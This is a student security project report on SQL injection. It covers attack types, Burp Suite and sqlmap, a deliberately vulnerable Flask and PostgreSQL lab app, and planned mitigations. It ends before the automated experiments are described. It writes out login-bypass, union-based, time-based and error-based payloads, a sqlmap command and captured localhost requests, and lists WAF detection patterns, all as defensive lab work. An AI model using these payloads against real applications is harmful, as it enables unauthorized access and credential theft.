xbrutovskyf
FIIT STU

Protection against SQL injection attacks

Table of Contents

1. Introduction

SQL injection (SQLi) is a vulnerability that allows attacker-controlled input to alter database queries. It can cause data leakage, authentication bypass, data modification and system compromise.

a. Types of SQLi

In-band SQLi (Classic SQLi) Attacker uses same channel for launching an attack and gathering results. It can be:

- **Error based** – when an attacker can learn about the database schema, names, types or SQL structure from error messages, that information turns a blind probe into a targeted exploit. Error messages leak *context* — they tell the attacker what the database expects, which column or table names exist, which SQL dialect is used, and sometimes even snippets of the offending SQL.

- **Union based** – when an attacker appends a UNION SELECT to the original SQL query. If the application outputs the results of the query to the page, the UNION lets the attacker combine a crafted SELECT (that reads attacker-chosen data) with the original query's results allowing the attacker to make the application display data from other tables.

Inferential SQLi (Blind SQLi) Attacker sending payloads and observing web responses and the resulting behaviour of the database server. It generally takes longer than in-band methods but is as dangerous as they are. For example:

- **Boolean based** – when attacker is sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a true or false result.
- **Time based** – when attacker uses payloads which delay database responses when guessed condition is true. t's slow, but reliable and very useful when other techniques (UNION, error-based) are not possible.

Out-of-band SQLi Attacker forces the database server to communicate with an attacker-controlled service outside the normal request/response channel. Instead of returning data in the web page (in-band) or inferring it via boolean/time differences (blind), the DB contacts an external server (DNS, HTTP, SMB, etc.) and delivers data through that separate channel. The attacker watches that external channel for callbacks containing leaked information.

2. Tools

a. Burp suite

Burp Suite is a web-security testing platform that sits between my browser (or any HTTP client) and the web server so I can observe, record and manipulate HTTP traffic in real time. In this project I will use Burp as my main interception and manual-testing tool. It lets me capture the exact requests my Flask app receives, change parameters on the fly, resend modified requests, and save those interactions as direct evidence for the report.

b. sqlmap

sqlmap is an open-source penetration-testing tool that automates detection and exploitation of SQL injection vulnerabilities. It can fingerprint the database, enumerate databases/tables/columns, and if permitted, extract data. In this project I will use sqlmap as my main automated verification tool: after manually identifying potential injection points (using Burp Suite), I will feed those requests to sqlmap to confirm and quantify the vulnerability, and later re-run the same commands against the secured version of the app to verify that the mitigations are effective.

3. Objectives

a. Creating the vulnerable web application to simulate the SQL injection attacks

I will build a small Flask app with at least one endpoint that accepts user input and queries a database in an insecure way so that SQL injection can be demonstrated.

b. Securing the web application so it is attack-proof

I'll apply defensive measures (parameterized queries/ORM, input validation, least-privilege DB user, proper error handling) and remove the vulnerabilities introduced in the vulnerable version.

c. Trying the same attack on the secured web application

My goal will be to reproduce the original tests and confirm that the attacks no longer succeed. Document test cases and results.

4. Timeline

Event	**Date**	**Content**
First progress report	7th week	Complete theoretical part of the project, analysis of used tools and clear plan for next part.
Second progress report	11th week	Complete experimental architecture and first test on vulnerable web application done.
Final report	12th week	Both theoretical and experimental part complete with evaluation of results and original solutions.

5. Project description

a. Manual part

During the first part of the project, I started to develop a vulnerable web application it consists of a simple login page and user's dashboard. Login page is built for username and password in these two places I will try to execute simple SQLi attack to bypass login and successfully access a user's profile.





Figure 1 Login page in vulnerable web application

After successful bypass I will try to pull information about the other users via search function in the dashboard. In this part I'll use simple union-based SQLi that will extract otherwise unauthorized data for the user. Such as other user's login credentials or other sensitive data stored inside the database.



Welcome, alice

Username: alice
Full name: Alice Adams
Email: alice@example.com
City: Bratislava
Phone: +421900111111
Bio: I like cats and SQL.

Comments

Comment #1 (2025-10-22 18:48:12.067482)
Nice site!

Orders


Order ID	Qty	Price	Created
1	2	19.98	2025-10-22 18:48:12.067482

Figure 2 Dashboard page in vulnerable web application

When I test web application for these two vulnerabilities. I'll deduce results and proceed to securing said web application.

Few test attacks during the web application development:

- **('or 1 = 1; --):** In order to bypass the login, I've pasted this command in login input field and gained access to the user profile named 'Alice'.
- **('union all select id, password_hash, email from users;--):** For extraction of unauthorized information I'll paste this command into search bar and passwords of other users will be revealed as usernames.



Welcome, alice

Username: alice
Full name: Alice Adams
Email: alice@example.com
City: Bratislava
Phone: +421900111111
Bio: I like cats and SQL.

Search results for "'union all select id,password_hash, email from users;--"

Username	Email
password	alice@example.com
bob123	bob@example.com
charlie_pw	charlie@example.com
admin	admin@example.com
mallory	mallory@example.com

Comments

Comment #1 (2025-10-22 18:48:12.067482)
Nice site!

Orders

Order ID	Qty	Price	Created
1	2	19.98	2025-10-22 18:48:12.067482

Figure 3 Search function exploitation

b. Automatic part

I'll export the exact vulnerable HTTP request from Burp into a file and run sqlmap against that file so the tool uses the same cookies, headers and tokens as my manual tests. With one general command I perform discovery, enumerate schema objects and extract specific columns. An example of the command I'll use:


< sqlmap -r request.txt -p <param> --batch --output-dir=results >

I'll read sqlmap's output to confirm the injectable parameter, identify the DBMS and inspect returned rows. If results look incorrect, I'll re-export the request (to ensure headers/cookies match) and repeat with the same command. All outputs and the exact command are saved so the automated steps are reproducible and can be re-run after fixes to verify the issue is resolved.


6. Tool analysis

a. Burp suite community version

Burp Suite will act as my hands-on inspection layer: positioned between my browser and the Flask application it reveals the exact HTTP exchanges so I can study how the server processes input, tweak parameters in-flight, and reproduce interactions reliably. I will rely on it to craft precise proofs-of-concept, to validate how the application responds to crafted payloads, and to record intercepted requests and responses as part of the project evidence. Beyond simply confirming an issue, Burp helps me understand the context around a flaw (how cookies, headers or CSRF tokens influence a request) so that any proposed fixes address root causes rather than symptoms.



Time	Type	Direction	Method	URL
17:09:4...	HTTP	→ Request	GET	http://127.0.0.1:5000/dashboard?q=%27+union+all+select+id%2C+password_hash%2C+usernamefrom+u.



```
GET /dashboard?q=
%27+union+all+select+id%2C+password_hash%2C+usernamefr
om+users%3B-- HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
```

Figure 4 Burp suite interface and intercept feature

I'll adjust the query parameters and observe the errors and changes to the structure of the web to get information about the user's sensitive content.

b. sqlmap

sqlmap is the automation tool I'll use once an injectable endpoint is characterized. By supplying sqlmap with the exact HTTP request context I captured, it can perform systematic checks, identify the database engine and structure, and produce controlled outputs that quantify the impact of the vulnerability. I will use it sparingly and responsibly only against confirmed injection points and with narrowly scoped options to produce reproducible results that complement my manual Burp findings and to rerun tests after remediation to demonstrate that the vulnerability has been closed.

7. Experimental environment

a. Python Flask

Flask is lightweight python-based framework for web applications. It's easy to use and scale so perfect for my vulnerable test app and later for secured web application.

i. Web application

The app is a deliberately small Flask web application built as a lab target: a login page, a protected dashboard, a simple search, and a logout. Login uses a direct SQL lookup from supplied username/password, and the dashboard loads a wide joined result (profile, comments, orders) for the current user; the search field runs another direct SQL query. These deliberate shortcuts (string-interpolated SQL and fixed tuple-index parsing) make it easy to reproduce common flaws login bypass via SQLi and union-style data extraction while keeping the codebase compact and easy to inspect.

Because the app is intentionally minimal, each fix (parameterised queries, limiting returned columns, safer parsing) can be demonstrated quickly and verified with the same manual (Burp) and automated (sqlmap) workflows used in the project.

b. PostgreSQL

Postgres is Database management system (DBMS) developed at university of California.
It can be linked to Flask based application and I will use it to build an exploitable database.

i. Database

The project database (see diagram) is small and focused: users, profiles, comments, orders and products. The app's dashboard pulls a wide joined result from those tables and the search/login are direct string-interpolated SQL entry points this combination is what makes the lab useful for demonstrating both login-bypass and union-style data exfiltration.




Figure 5 Schema of the database

8. Mitigation Strategies

This section outlines the specific defensive measures that will be implemented to transform the vulnerable web application into a secure, attack-proof version. Each technique addresses a particular aspect of SQL injection vulnerability.

a. Parameterized Queries (Prepared Statements)

Parameterized queries separate SQL code from user-supplied data by using placeholders for input values. The database engine treats parameters as data only, never as executable SQL code.

It works because the database driver automatically escapes special characters and ensures that user input cannot alter the query structure. Even if an attacker inputs ' OR 1=1 --, it will be treated as a literal string value, not as SQL syntax.

b. ORM (Object-Relational Mapping) with SQLAlchemy

An ORM layer abstracts database interactions by representing tables as Python classes and rows as objects. It automatically generates parameterized SQL queries.

SQLAlchemy handles query construction internally, using parameterized queries by default. Developers work with Python methods instead of raw SQL strings, reducing the risk of injection vulnerabilities.

c. Input Validation and Sanitization

Validating user input against expected formats and sanitizing potentially dangerous characters before processing.

Implementation layers:

- Whitelist validation: Accept only expected characters/patterns
- Type validation: Ensure input matches expected data types
- Length restrictions: Limit input length to prevent buffer attacks

d. Principle of Least Privilege

Database users should have only the minimum permissions necessary to perform their intended functions.

Even if SQL injection succeeds, the attacker is limited by the database user's permissions. They cannot drop tables, execute system commands, or access sensitive metadata.

e. Proper Error Handling

Preventing database error messages from being displayed to users, as they can reveal schema information, table names, and SQL structure.

Error messages like "column 'password' does not exist" or "syntax error near 'UNION'" give attackers valuable information about the database structure and SQL parsing, enabling targeted attacks.

f. Web Application Firewall (WAF) Rules

A WAF inspects HTTP requests and blocks those matching known SQL injection patterns. For example, ModSecurity with OWASP Core Rule Set (CRS)

Configure rules to detect common SQLi patterns:

- Single/double quotes followed by SQL keywords (' OR, " UNION)
- Comment sequences (--, /*, #)
- SQL commands in unexpected fields (DROP, DELETE, EXEC)

9. Experiments on vulnerable application

a. Manual experiments

During the development phase, preliminary manual SQL injection tests were conducted to verify that the intentionally vulnerable endpoints behaved as expected. These tests served only as proof-of-concept to confirm the existence of vulnerabilities.

In the experimental section of this paper, a different set of injection scenarios is used, focusing on more complex attack patterns, structured testing, and systematic evaluation, rather than the initial proof-of-concept inputs used earlier.

- **(valid_username)' AND pg_sleep(10) IS NULL --**
  This input was used to test for a time-based SQL injection vulnerability. The idea is that the injected condition forces the database to execute a deliberate delay. If the application is vulnerable and the sleep function runs, the server's response will be noticeably slower. If the response time does not change, it indicates the input was handled safely and the vulnerability is likely not present. In my case when username was admin, system waited 10 seconds before printing out error.





Figure 6 Time-based attack

- **(valid_username)' AND 0/1 = 1--**
  This input was used to test for an error-based SQL injection vulnerability. The injected expression (0/1 = 1) is intended to trigger a database error if executed. In my case, when the username was admin, the system returned an error, confirming the payload was processed and name admin is valid username in the database.



```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:5000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin%27+AND+1%2F0+%3D+1--&password=z
```

```
Python/3.13.9
Date: Mon, 01 Dec 2025 17:27:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 696
Connection: close

<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      Login
    </title>
    <link rel="stylesheet" href="/static/style.css">
  </head>
  <body>
    <main>

      <div class="
```

Inspector

Request attributes 2

Request body parameters 2

Name	Value
username	admin' AND 1/0 = 1--
password	z

Request headers 19


Name	Value
Host	127.0.0.1:5000
Content-Length	46
Cache-Control	max-age=0
sec-ch-ua	"Chromium";v="141", ...
sec-ch-ua-mobile	?0
sec-ch-ua-platform	"Windows"
Accept-Language	en-GB,en;q=0.9
Origin	http://127.0.0.1:5000

Figure 7 Error-based attack

b. Automated experiments

I performed SQLi attack with these settings:

